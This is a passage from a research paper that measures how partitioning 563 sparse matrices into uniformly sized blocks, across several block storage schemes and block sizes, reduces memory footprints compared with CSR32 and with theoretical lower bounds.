- 2) block column index for each nonzero block is stored explicitly;
- 3) the number of nonzero blocks for each block row is stored;

<sup>2</sup>In addition to multiplication and Cartesian product, we also use the multiplication sign “ $\times$ ” to specify matrix/block sizes. In such cases,  $m \times n$  does not denote multiplication, but a matrix/block size of height  $m$  and width  $n$  (i.e., having  $m$  rows and  $n$  columns).

TABLE I: Counts of tested matrices falling under particular problem types (referred to as “kinds” in the UFSMC).

Problem	Matrices
2D/3D	36
acoustics	4
chemical process simulation	25
circuit simulation	41
computational fluid dynamics	47
computer graphics/vision	8
counter-example	2
duplicate model reduction	5
economic	24
eigenvalue/model reduction	2
electromagnetics	11
frequency-domain circuit sim.	4
least squares	7
linear programming	51
materials	15
model reduction	11
optimization	66
power network	35
semiconductor device	16
statistical/mathematical	1
structural	82
theoretical/quantum chemistry	42
thermal	11
weighted graph	17

- 4) a minimum possible number of bits, i.e.,  $\lceil \log_2 n \rceil$  bits, is used to store an index related to  $n$  entities (such an approach is in the literature sometimes referred to as *index compression*).

#### F. Benchmark Matrices

Sparse matrices are often divided into two main categories—*high performance computing (HPC) matrices* and *graph matrices*. Efficient processing of graph matrices is generally governed by special rules that are different from those being effective for HPC matrices [9], [30], [31] (e.g., higher matrix memory footprints in some cases lead to higher performance of computations and graph matrices are also typically not suitable for simple block processing mainly due to emergence of hypersparse blocks [8], [9]). Within this work, we focused mainly (but not exclusively) on HPC matrices. Namely, we considered all real matrices from the UFSMC that contained more than  $10^5$  nonzero elements and had a unique structure of nonzero elements. This way, we obtained 563 sparse matrices arising from different application problems (see Table I) and thus having different structural (and numerical) properties; we denote these matrices by  $A_1, \dots, A_{563}$ . Of these matrices, 281 were square symmetric and the remaining 282 were either rectangular or square unsymmetric.

#### G. Matrix Memory Footprint

For symmetric matrices, we always assume storage only of their single triangular parts in memory, which is a common practice. Referring to the *number of nonzero elements* of a matrix, we thus generally need to distinguish between the number of *all* nonzero elements and the number of elements that are assumed to be *stored* in a computer memory. While

measuring memory footprints of sparse matrices, we take into account the latter one.

According to the text above, a matrix memory footprint for a sparse matrix  $A_k$  partitioned into uniformly-sized blocks is a function of the following parameters:

- 1) sparse matrix  $A_k$ ,
- 2) block storage scheme  $s \in \mathcal{S}_6$ ,
- 3) block size  $h \times w \in \mathcal{B}_{64}$ ,
- 4) number of bits  $b$  required to store a value of a single matrix nonzero element.

We denote this function by  $\text{MMF}_{\boxplus}(A_k, s, w \times h, b)$ . We further assume storing values of matrix nonzero elements in either single or double precision IEEE floating-point format [32], which implies  $b = 32$  or  $b = 64$ , respectively, in case of real matrices. We refer to such a floating-point precision as *precision* only.

We say that a matrix memory footprint for a given matrix  $A$  and a given precision determined by  $b$  is *optimal* (with respect to our work) if it equals

$$\min\{\text{MMF}_{\boxplus}(A, s, h \times w, b) : s \in \mathcal{S}_6, h \times w \in \mathcal{B}_{64}\}.$$

We call the corresponding blocking storage scheme and block size optimal as well.

Let  $\mathcal{S} \subseteq \mathcal{S}_6$  and  $\mathcal{B} \subseteq \mathcal{B}_{64}$ .  $\mathcal{S} \times \mathcal{B}$  thus define a subspace of the optimization space  $\mathcal{S}_6 \times \mathcal{B}_{64}$ . Let

$$\Delta_{\mathcal{S}, \mathcal{B}}^b(k) = \left( \frac{\min\{\text{MMF}_{\boxplus}(A_k, s, h \times w, b) : s \in \mathcal{S}, h \times w \in \mathcal{B}\}}{\min\{\text{MMF}_{\boxplus}(A_k, s, h \times w, b) : s \in \mathcal{S}_6, h \times w \in \mathcal{B}_{64}\}} - 1 \right) \times 100.$$

This function expresses of how much percent is the minimal memory footprint of  $A_k$  from  $\mathcal{S} \times \mathcal{B}$  higher (worse) than its optimal memory footprint. To assess the subspace  $\mathcal{S} \times \mathcal{B}$ , we define the following parametrized set

$$\mathcal{U}_{\mathcal{S}, \mathcal{B}}^b = \{\Delta_{\mathcal{S}, \mathcal{B}}^b(k) : 1 \leq k \leq 563\}.$$

The minimum, mean (average;  $\mu$ ), and maximum of  $\mathcal{U}_{\mathcal{S}, \mathcal{B}}^b$  then reflect the best, average, and worst cases, respectively, for  $\mathcal{S} \times \mathcal{B}$  across the tested matrices.

If  $\mathcal{S}$  or  $\mathcal{B}$  consists of a single element only, we omit the curly braces in the subscript of  $\mathcal{U}$  for the sake of readability; e.g., we write  $\mathcal{U}_{s, \mathcal{B}_{64}}^b$  and  $\mathcal{U}_{\mathcal{S}_6, h \times w}^b$  instead of  $\mathcal{U}_{\{s\}, \mathcal{B}_{64}}^b$  and  $\mathcal{U}_{\mathcal{S}_6, \{h \times w\}}^b$ .

### III. RESULTS AND DISCUSSION

#### A. Blocking Storage Schemes

First, we assessed blocking storage schemes. Table II shows for how many tested matrices were individual schemes optimal. The adaptive scheme clearly dominates this evaluation metric; it was optimal for 464 tested matrices, which corresponds to 82.4 % of their total count. Note that the min-fixed scheme was never optimal; this is due to the necessity to store additional information about the format used for blocks (if




Fig. 1: Numbers of tested matrices for which are block sizes optimal, measured for double precision; block size  $8 \times 8$  was optimal for 257 matrices.

TABLE II: Counts of tested matrices for which are blocking storage schemes optimal; the numbers are the same for both single and double precision.

Scheme	Matrices
COO	58
CSR	0
bitmap	36
dense	5
min-fixed	0
adaptive	464

we ignored the additional 2 bits required by this scheme, it would be optimal for  $58 + 36 + 5 = 99$  matrices). However, the numbers in Table II reflect only best cases, i.e., matrices that were most suitable for particular schemes. To find out how much were particular schemes better than the others in average and for their worst-case (most unsuitable) matrices, we need complete statistics of  $\mathcal{U}_{s, \mathcal{B}_{64}}^b$ ; these are presented in Table III and lead to the following observations:

- No fixed-format scheme minimized matrix memory footprints in comparison with the others. Bitmap was the best in average, however, it was inferior to both COO and CSR in worst cases.
- Dense provided extremely high matrix memory footprints in average and worst cases. Due to the explicit storage of zero elements, this scheme is suitable only for kinds of matrices that contain highly dense blocks; obviously, there were only few such matrices in our tested suite (recall that the dense scheme was optimal for 5 matrices according to Table II).
- The lowest memory footprints were provided by the min-fixed and adaptive schemes; their numbers are considerably lower in comparison with the fixed-format schemes.

### B. Block Sizes

Similarly as blocking storage schemes, we assessed block sizes. Fig. 1 shows for how many tested matrices were individual block sizes optimal in case of double precision

measurements; for single precision, the results differed only for 2 matrices. We may observe that some block sizes were especially favourable. The  $8 \times 8$  block size was optimal for 257 matrices, which corresponds to 45.6 % of their total count. Together with  $4 \times 4$  and  $16 \times 16$ , these 3 block sizes were optimal for 65.2 % of tested matrices. However, again, the numbers from Fig. 1 reflect only best cases. To find out how much were particular block sizes better than the others in average and for their worst-cases matrices, we present the average and maximum values of  $\mathcal{U}_{S_6, h \times w}^b$  in Table IV and Table V for single and double precision, respectively. According to these results, some blocks sizes—especially  $8 \times 8$ —provided alone average matrix memory footprints close to their optimal values. However, there was not a single block size that would yield the same outcome for all the tested matrices; the maxima were for all the block sizes relatively high.

Let us remind that one of our goals is a possible reduction of the number of block sizes in the optimization test space. The question thus is whether there is some subset  $\mathcal{B} \subset \mathcal{B}_{64}$  that would, at the same time:

- 1) significantly reduce the number of block sizes ( $|\mathcal{B}|$ ),
- 2) provide matrix memory footprints close to their optimal values for most of the tested matrices (average of  $\mathcal{U}_{S_6, B}^b$  close to zero),
- 3) provide low matrix memory footprints for all the tested matrices (low maximum of  $\mathcal{U}_{S_6, B}^b$ ).

Natural candidates for such a subset would be the first  $n$  block sizes from Table IV and Table V; let us denote them by  $\mathcal{C}_n^{64}$  and  $\mathcal{C}_n^{32}$ , respectively. Fig. 2 evaluates these subsets as a function of  $n$ . We may notice that

$$\begin{aligned} \mathcal{C}_9^{64} &= \mathcal{C}_9^{32} = \{h \times w : h, w \in \{4, 8, 16\}\}, \\ \mathcal{C}_{16}^{64} &= \mathcal{C}_{16}^{32} = \{h \times w : h, w \in \{4, 8, 16, 32\}\}; \end{aligned}$$

seemingly, block sizes from these subsets are especially suitable for sparse matrices in general.

Despite that, neither these first 9 nor 16 block sizes reduced the maximal matrix memory footprints too much according to

TABLE III: Minimum, average and maximum values of  $\mathcal{U}_{s, \mathcal{B}_{64}}^b$  (in percents).

Scheme ( $s$ )	Single precision ( $b = 32$ )			Double precision ( $b = 64$ )		
	Minimum	Average	Maximum	Minimum	Average	Maximum
COO	0.00	4.78	15.27	0.00	2.52	7.67
CSR	0.73	6.84	19.13	0.41	3.74	11.05
bitmap	0.00	3.13	22.01	0.00	1.75	12.38
dense	0.00	84.61	217.04	0.00	92.40	249.02
min-fixed	0.00	1.19	5.41	0.00	0.64	2.94
adaptive	0.00	0.10	2.24	0.00	0.05	1.30

TABLE IV: Average and maximum values of  $\mathcal{U}_{S_6, h \times w}^{32}$  (in percents), sorted by average.

Rank	$h \times w$	Avg.	Max.	Rank	$h \times w$	Avg.	Max.	Rank	$h \times w$	Avg.	Max.
1	$8 \times 8$	1.23	18.36	11	$16 \times 32$	4.03	23.75	21	$16 \times 64$	5.89	26.15
2	$8 \times 16$	2.14	19.35	12	$32 \times 8$	4.13	23.97	22	$4 \times 2$	6.06	28.77
3	$16 \times 8$	2.26	21.41	13	$4 \times 32$	4.36	18.71	23	$2 \times 4$	6.15	23.07
4	$4 \times 8$	2.32	17.31	14	$32 \times 16$	4.53	24.45	24	$16 \times 2$	6.25	29.98
5	$8 \times 4$	2.38	19.52	15	$32 \times 4$	4.87	23.60	25	$4 \times 64$	6.26	21.53
6	$16 \times 16$	2.56	21.82	16	$32 \times 32$	5.20	26.50	26	$64 \times 8$	6.56	25.83
7	$4 \times 4$	2.92	21.94	17	$2 \times 8$	5.59	21.15	...	...	...	...
8	$4 \times 16$	2.99	16.51	18	$8 \times 64$	5.61	23.57	62	$256 \times 2$	14.44	37.33
9	$16 \times 4$	3.23	20.44	19	$8 \times 2$	5.66	26.39	63	$256 \times 128$	14.61	38.32
10	$8 \times 32$	3.65	21.26	20	$2 \times 16$	5.84	22.84	64	$256 \times 256$	14.65	35.42

TABLE V: Average and maximum values of  $\mathcal{U}_{S_6, h \times w}^{64}$  (in percents), sorted by average.

Rank	$h \times w$	Avg.	Max.	Rank	$h \times w$	Avg.	Max.	Rank	$h \times w$	Avg.	Max.
1	$8 \times 8$	0.69	11.07	11	$16 \times 32$	2.19	12.84	21	$2 \times 16$	3.25	13.04
2	$8 \times 16$	1.18	11.67	12	$32 \times 8$	2.26	14.45	22	$4 \times 2$	3.34	15.74
3	$16 \times 8$	1.25	12.91	13	$4 \times 32$	2.40	10.56	23	$2 \times 4$	3.40	12.84
4	$4 \times 8$	1.30	9.74	14	$32 \times 16$	2.47	14.04	24	$4 \times 64$	3.42	11.38
5	$8 \times 4$	1.33	10.98	15	$32 \times 4$	2.68	14.23	25	$16 \times 2$	3.47	15.93
6	$16 \times 16$	1.40	13.16	16	$32 \times 32$	2.82	14.18	26	$64 \times 8$	3.57	15.30
7	$4 \times 4$	1.63	12.34	17	$8 \times 64$	3.05	12.62	...	...	...	...
8	$4 \times 16$	1.66	9.96	18	$2 \times 8$	3.11	12.08	62	$256 \times 2$	7.88	21.59
9	$16 \times 4$	1.79	12.32	19	$8 \times 2$	3.14	14.02	63	$256 \times 128$	7.92	19.56
10	$8 \times 32$	1.99	11.97	20	$16 \times 64$	3.19	14.00	64	$256 \times 256$	7.93	18.96

Fig. 2. However, we may observe that there are some block sizes where these maxima significantly dropped. Based on the analysis of the statistics of  $\mathcal{U}_{S_6, \mathcal{C}_n^b}^b$ , we propose the following *reduced sets of block sizes*:

$$\begin{aligned}\mathcal{B}_8 &= \{2^k \times 2^k : 1 \leq k \leq 8\}, \\ \mathcal{B}_{14} &= \mathcal{B}_8 \cup \{2^k \times 2^\ell : 2 \leq k, \ell \leq 4\}, \\ \mathcal{B}_{20} &= \mathcal{B}_8 \cup \{2^k \times 2^\ell : 2 \leq k, \ell \leq 5\}.\end{aligned}$$

$\mathcal{B}_8$  thus consists of all square block sizes from  $\mathcal{B}_{64}$ .  $\mathcal{B}_{14}$  and  $\mathcal{B}_{20}$  equal  $\mathcal{B}_8$  plus rectangular block sizes from  $\mathcal{C}_9^{32}$  ( $\mathcal{C}_9^{64}$ ) and  $\mathcal{C}_{16}^{32}$  ( $\mathcal{C}_{16}^{64}$ ), respectively.

### C. Optimization Subspace

Table III revealed that to minimize memory footprints of (all) the tested matrices, we had to use either the min-fixed or the adaptive blocking storage scheme. To reduce the block preprocessing overhead, we now proposed several reduced sets of block sizes. Let us now assess these options together. We measured the statistics of  $\mathcal{U}_{s, \mathcal{B}_j}^b$  for all the combinations of  $s \in \{\text{min-fixed}, \text{adaptive}\}$  and  $j \in \{64, 20, 14, 8\}$ ; the results are presented in Table VI. The average matrix memory footprints

were in all cases close to their optimal values. Moreover, the reduced sets  $\mathcal{B}_j$  required much less block sizes than  $\mathcal{C}_n^b$  to achieve the same maxima. For instance:

- 1)  $\mathcal{B}_{14}$  in combination with the min-fixed scheme required only 14 block sizes to achieve the same maxima as  $\mathcal{C}_{43}^b$  in combination with all the schemes. This would effectively reduce the number of block sizes in the optimization space by a factor of about 3, which would proportionally reduce the preprocessing overhead in practice.
- 2)  $\mathcal{B}_{20}$  in combination with the adaptive scheme required only 20 block sizes to achieve the same maxima  $\mathcal{C}_{50}^b$  in combination with all the schemes. This would effectively reduce the number of block sizes by a factor of 2.5.

### D. Memory Savings Against CSR32

Likely the most widely-used storage format for sparse matrices in practice is CSR, which is supported by vast majority of software tools and libraries that work with sparse matrices. To distinguish between CSR used for blocks of partitioned matrices and CSR used for whole (not-partitioned) matrices, we call the latter CSR32, since it is typically implemented with 32-bit indices. Researchers frequently demonstrate the




Fig. 2: Average and maximum values  $\mathcal{U}_{S_6, C_n}^b$  (in percents) as a function of  $n$ .

TABLE VI: Average and maximum values of  $\mathcal{U}_{s, B_j}^b$  (in percents) for  $j \in \{64, 20, 14, 8\}$ .

(a) Single precision ( $b = 32$ )

Block sizes	$s = \text{min-fixed}$		$s = \text{adaptive}$	
	Average	Maximum	Average	Maximum
$B_{64}$	1.19	5.41	0.10	2.24
$B_{20}$	1.32	6.23	0.22	4.21
$B_{14}$	1.35	6.89	0.28	6.81
$B_8$	1.51	10.06	0.51	11.07

(b) Double precision ( $b = 64$ )

Block sizes	$s = \text{min-fixed}$		$s = \text{adaptive}$	
	Average	Maximum	Average	Maximum
$B_{64}$	0.64	2.94	0.05	1.30
$B_{20}$	0.71	3.52	0.12	2.37
$B_{14}$	0.73	3.77	0.16	3.83
$B_8$	0.81	5.34	0.28	5.88

superiority of their algorithms and data structures (formats) by comparison with CSR32, which have become de facto an etalon in sparse-matrix research.

Comparison of memory footprints of sparse matrices partitioned into blocks and the same matrices stored in CSR32 allows us to assess our blocking approach. Let  $\text{MMF}_{\text{CSR32}}(A, b)$  denote a memory footprint of a matrix  $A$  stored in memory in CSR32 with respect to a precision given by  $b$ . The function

$$\Lambda^b(k) = (1 - \min\{\text{MMF}_{\boxplus}(A_k, s, h \times w, b) : s \in \mathcal{S}_6, h \times w \in \mathcal{B}_{64}\} / \text{MMF}_{\text{CSR32}}(A_k, b)) \times 100$$

then expresses how much memory in percents we would save if we stored the tested matrix  $A_k$  in its optimal blocking configuration instead of in CSR32. We measured these memory savings for all the tested matrices and processed them statistically; the results are presented by Table VII. The obtained numbers arguments strongly in favour of partitioning of sparse matrices in general. Even in worst cases, our

TABLE VII: Statistics of  $\Lambda^b(k)$ , i.e., memory savings of optimal blocking configurations against CSR32 in percents, across the tested matrices.

Statistics	Single precision	Double precision
Minimum	25.46	17.08
Average	42.29	28.67
Maximum	50.21	35.86

blocking approach reduced the memory footprints of matrices of 25.46 % and 17.08 % for single and double precision, respectively. In average, the savings were 42.29 % and 28.67 %, which significantly reduces the amount of data that needs to be transferred between memory and processors during computations.

#### E. Memory Footprints Compared with Lower Bounds

Section III-D showed how much memory space we would save if we stored sparse matrices in optimal blocking configurations instead of in CSR32. The last object of our concern within this study was of how much are the memory footprints

of the tested matrices higher than their potential minima, i.e., their lower bounds.

We further do not consider compression of the values of matrix nonzero elements, since it is generally worth applying only for special kinds of matrices where nonzero elements contain few unique numbers. To store  $nnz$  nonzero elements of a matrix  $A$  in memory with respect to a precision given by  $b$ , we thus need  $nnz \times b$  bits to store their values and some additional space to store the information about their structure. The lower bound for the latter for any particular structure of nonzero elements is 1 bit, since it is sufficient for distinguishing whether or not a matrix has that particular structure. For instance, we can use this bit to indicate whether a matrix is tridiagonal. If it is, the bit would be set and we can store the values of nonzero elements in a dense array; their row and column indices can then be derived from the positions of values in this array. Such an approach can be generally applied for any particular structure of matrix nonzero elements.

In practice, we would likely store in memory also some additional information about a matrix, such as its dimensions or its number of nonzero elements. However, for large matrices such as those from our tested suite, this additional data require a negligible amount of memory, therefore we define a lower bound for a matrix memory footprint simply as  $MMF_{lb}(A, b) = nnz \times b$ .

Let

$$\Gamma_{\boxplus}^b(k) = \left( \min \{ MMF_{\boxplus}(A_k, s, h \times w, b) : s \in \mathcal{S}_6, h \times w \in \mathcal{B}_{64} \} / MMF_{lb}(A_k, b) - 1 \right) \times 100$$

and

$$\Gamma_{CSR32}^b(k) = \left( \frac{MMF_{CSR32}(A_k, b)}{MMF_{lb}(A_k, b)} - 1 \right) \times 100.$$

$\Gamma_{\boxplus}^b(k)$  thus expresses of how much percents is the memory footprint of  $A_k$  stored in an optimal blocking way higher than its lower bound. For comparison purposes, we define also a corresponding metric for the CSR32 format denoted by  $\Gamma_{CSR32}^b(k)$ .

The measured statistics of  $\Gamma_{\boxplus}^b(k)$  and  $\Gamma_{CSR32}^b(k)$  for the tested matrices are shown in Table VIII. Memory footprints of partitioned sparse matrices were obviously much closer to the lower bounds than memory footprints of matrices stored in CSR32; namely, 5 times closer in average and 2 times in worst cases. Moreover, in best cases, partitioned matrices almost reached their lower-bound memory footprints. For instance, in double precision, 7, 26, and 120 matrices out of 563 provided memory footprints up to 1, 2, and 5 percents above their lower bounds, respectively.

#### IV. CONCLUSIONS

Within this study, we analyzed memory footprints of 563 representative sparse matrices with respect to their partitioning into uniformly sized blocks. We considered different block sizes and different ways of storing blocks in a computer memory. The obtained results led us to the following conclusions:

TABLE VIII: Statistics of  $\Gamma_{\boxplus}^b(k)$  and  $\Gamma_{CSR32}^b(k)$  (in percents) for the tested matrices.

Statistics	Single precision		Double precision	
	Blk.-opt.	CSR32	Blk.-opt.	CSR32
Minimum	0.63	100.02	0.31	50.01
Average	21.85	111.03	10.93	55.51
Maximum	71.31	152.39	35.66	76.19

- 1) Partitioning of sparse matrices substantially reduces memory footprints of sparse matrices when compared to the most-commonly used storage format CSR32. The average observed memory savings in case of single and double precision were 42.3 and 28.7 percents of memory space, respectively. The corresponding worst-case savings were 25.5 and 17.1 percents.
- 2) Partitioning of sparse matrices provides memory footprints much closer to their lower bounds than CSR32. In average, the measured memory footprints for optimal blocking configurations were of only 21.9 and 10.9 percents higher than the lower bounds, while the corresponding memory footprints for CSR32 were higher of 111.0 and 55.5 percents. Moreover, the memory footprints of matrices most suitable for block processing approach the lower bounds; the amount of memory required for storing information about the structure of nonzero elements of such matrices is relatively negligible.
- 3) For minimization of memory footprints of partitioned sparse matrices in general, we cannot consider only a single format for storing blocks. Instead, we need to choose a format according to the structure of matrix nonzero elements either for all its blocks collectively (min-fixed scheme) or for each block separately (adaptive scheme). The latter approach mostly yields lower memory footprints.
- 4) For minimization of memory footprints of partitioned sparse matrices in general, we cannot consider only a single block size. However, we can substantially reduce the set of block sizes in the optimization space and still obtain memory footprints close to their optima. In average, the measured memory footprints for the proposed reduced sets of block sizes  $\mathcal{B}_{20}$ ,  $\mathcal{B}_{14}$ , and  $\mathcal{B}_8$  and the min-fixed/adaptive schemes were at most of only 1.51 percents higher than the optimal values. Even considering square blocks only is thus generally sufficient for minimization of memory footprints of sparse matrices. However, there exist matrices for which the corresponding metrics are significantly higher and are inversely proportional to the number of tested block sizes. One should thus be aware of whether or not his/her matrices fall into this category and if yes, he/she might consider using larger sets of block sizes.

Our findings are encouraging since they show that memory footprints of partitioned sparse matrices can be substantially

reduced even when a relatively small block preprocessing optimization space is considered. Whether or not will such a reduction pay off in practice depends first of all on the objective one wants to achieve. A big challenge is to improve the performance of memory-bounded sparse matrix operations due to the reduction of memory footprints of matrices. Within our future work, we plan to face this problem at least partially—we will focus on the development of scalable efficient block preprocessing and SpMV algorithms for the min-fixed and adaptive blocking storage schemes, and we will evaluate them experimentally on mainstream HPC architectures.

#### ACKNOWLEDGEMENTS

The authors acknowledge support from P. Tvrđík from the Czech Technical University in Prague, P. Vrchota from Výzkumný a zkušební letecký ústav, a.s., and M. Pajr from IHPCI.

#### REFERENCES

- [1] D. Langr, I. Šimeček, and P. Tvrđík, "Storing sparse matrices in the adaptive-blocking hierarchical storage format," in *Proceedings of the Federated Conference on Computer Science and Information Systems (FedCSIS 2013)*. IEEE Xplore Digital Library, 2013, pp. 479–486.
- [2] D. Langr, "Algorithms and data structures for very large sparse matrices," Ph.D. dissertation, Czech Technical University in Prague, 2014.
- [3] G. Goumas, K. Kourtis, N. Anastopoulos, V. Karakasis, and N. Koziris, "Performance evaluation of the sparse matrix-vector multiplication on modern architectures," *The Journal of Supercomputing*, vol. 50, no. 1, pp. 36–77, 2009. doi: 10.1007/s11227-008-0251-8
- [4] M. Belgin, G. Back, and C. J. Ribbens, "Pattern-based sparse matrix representation for memory-efficient SMVM kernels," in *Proceedings of the 23rd International Conference on Supercomputing*, ser. ICS '09. New York, NY, USA: ACM, 2009. doi: 10.1145/1542275.1542294. ISBN 978-1-60558-498-0 pp. 100–109.
- [5] —, "A library for pattern-based sparse matrix vector multiply," *International Journal of Parallel Programming*, vol. 39, no. 1, pp. 62–87, 2011. doi: 10.1007/s10766-010-0145-2
- [6] G. E. Blelloch, M. A. Heroux, and M. Zagha, "Segmented operations for sparse matrix computation on vector multiprocessors," School of Computer Science, Carnegie Mellon University, Tech. Rep. CMU-CS-93-173, 1993.
- [7] A. Buluç, J. T. Fineman, M. Frigo, J. R. Gilbert, and C. E. Leiserson, "Parallel sparse matrix-vector and matrix-transpose-vector multiplication using compressed sparse blocks," in *Proceedings of the 21st Annual Symposium on Parallelism in Algorithms and Architectures*, ser. SPAA '09. New York, NY, USA: ACM, 2009. doi: 10.1145/1583991.1584053. ISBN 978-1-60558-606-9 pp. 233–244.
- [8] A. Buluç, S. Williams, L. Oliker, and J. Demmel, "Reduced-bandwidth multithreaded algorithms for sparse matrix-vector multiplication," in *Proceedings of the 2011 IEEE International Parallel & Distributed Processing Symposium*, ser. IPDPS '11. IEEE Computer Society, 2011. doi: 10.1109/IPDPS.2011.73 pp. 721–733.
- [9] D. Buono, F. Petrini, F. Checconi, X. Liu, X. Que, C. Long, and T.-C. Tuan, "Optimizing sparse matrix-vector multiplication for large-scale data analytics," in *Proceedings of the 2016 International Conference on Supercomputing*, ser. ICS '16. New York, NY, USA: ACM, 2016. doi: 10.1145/2925426.2926278 pp. 37:1–37:12.
- [10] J.-H. Byun, R. Lin, K. A. Yelick, and J. Demmel, "Autotuning sparse matrix-vector multiplication for multicore," EECS Department, University of California, Berkeley, Tech. Rep. UCB/EECS-2012-215, 2012.
- [11] J. W. Choi, A. Singh, and R. W. Vuduc, "Model-driven autotuning of sparse matrix-vector multiply on GPUs," in *Proceedings of the 15th ACM SIGPLAN Symposium on Principles and Practice of Parallel Programming*, ser. PPoPP '10. New York, NY, USA: ACM, 2010. doi: 10.1145/1693453.1693471 pp. 115–126.
- [12] R. Eberhardt and M. Hoemmen, "Optimization of block sparse matrix-vector multiplication on shared-memory parallel architectures," in *Proceedings of the 2016 IEEE International Parallel and Distributed Processing Symposium Workshops (IPDPSW)*, 2016. doi: 10.1109/IPDPSW.2016.42 pp. 663–672.
- [13] E.-J. Im and K. Yelick, "Optimizing sparse matrix computations for register reuse in SPARSITY," in *Proceedings of the International Conference on Computational Science (ICCS 2001)*, Part I, ser. Lecture Notes in Computer Science. Springer Berlin Heidelberg, 2001, vol. 2073, pp. 127–136.
- [14] E.-J. Im, K. Yelick, and R. Vuduc, "Sparsity: Optimization framework for sparse matrix kernels," *International Journal of High Performance Computing Applications*, vol. 18, no. 1, pp. 135–158, 2004. doi: 10.1177/1094342004041296
- [15] R. Kannan, "Efficient sparse matrix multiple-vector multiplication using a bitmapped format," in *20th Annual International Conference on High Performance Computing*, 2013. doi: 10.1109/HiPC.2013.6799135 pp. 286–294.
- [16] V. Karakasis, G. Goumas, and N. Koziris, "A comparative study of blocking storage methods for sparse matrices on multicore architectures," in *Proceedings of the 2009 International Conference on Computational Science and Engineering (CSE '09)*, vol. 1, Aug 2009. doi: 10.1109/CSE.2009.223 pp. 247–256.
- [17] D. Langr, I. Šimeček, P. Tvrđík, T. Dytrych, and J. P. Draayer, "Adaptive-blocking hierarchical storage format for sparse matrices," in *Proceedings of the Federated Conference on Computer Science and Information Systems (FedCSIS 2012)*. IEEE Xplore Digital Library, 2012, pp. 545–551.
- [18] D. Langr and P. Tvrđík, "Evaluation criteria for sparse matrix storage formats," *IEEE Transactions on Parallel and Distributed Systems*, vol. 27, no. 2, pp. 428–440, 2016. doi: 10.1109/TPDS.2015.2401575
- [19] R. Nishtala, R. W. Vuduc, J. W. Demmel, and K. A. Yelick, "Performance modeling and analysis of cache blocking in sparse matrix vector multiply," Computer Science Division (EECS), University of California, Tech. Rep. UCB/CSD-04-1335, 2004.
- [20] —, "When cache blocking of sparse matrix vector multiply works and why," *Applicable Algebra in Engineering, Communication and Computing*, vol. 18, no. 3, pp. 297–311, 2007. doi: 10.1007/s00200-007-0038-9
- [21] I. Šimeček, D. Langr, and P. Tvrđík, "Space-efficient sparse matrix storage formats for massively parallel systems," in *Proceedings of the 14th IEEE International Conference of High Performance Computing and Communications (HPCC 2012)*. IEEE Computer Society, 2012. doi: 10.1109/HPCC.2012.18 pp. 54–60.
- [22] I. Šimeček and D. Langr, "Space and execution efficient formats for modern processor architectures," in *Proceedings of the 17th International Symposium on Symbolic and Numeric Algorithms for Scientific Computing (SYNASC 2015)*. IEEE Computer Society, 2015. doi: 10.1109/SYNASC.2015.24 pp. 98–105.
- [23] F. S. Smailbegovic, G. N. Gaydadjiev, and S. Vassiliadis, "Sparse Matrix Storage Format," in *Proceedings of the 16th Annual Workshop on Circuits, Systems and Signal Processing, ProRisc 2005*, 2005, pp. 445–448.
- [24] P. Stathis, S. Vassiliadis, and S. Cotofana, "A hierarchical sparse matrix storage format for vector processors," in *Proceedings of the 17th International Symposium on Parallel and Distributed Processing*, ser. IPDPS '03. Washington, DC, USA: IEEE Computer Society, 2003, p. 61.
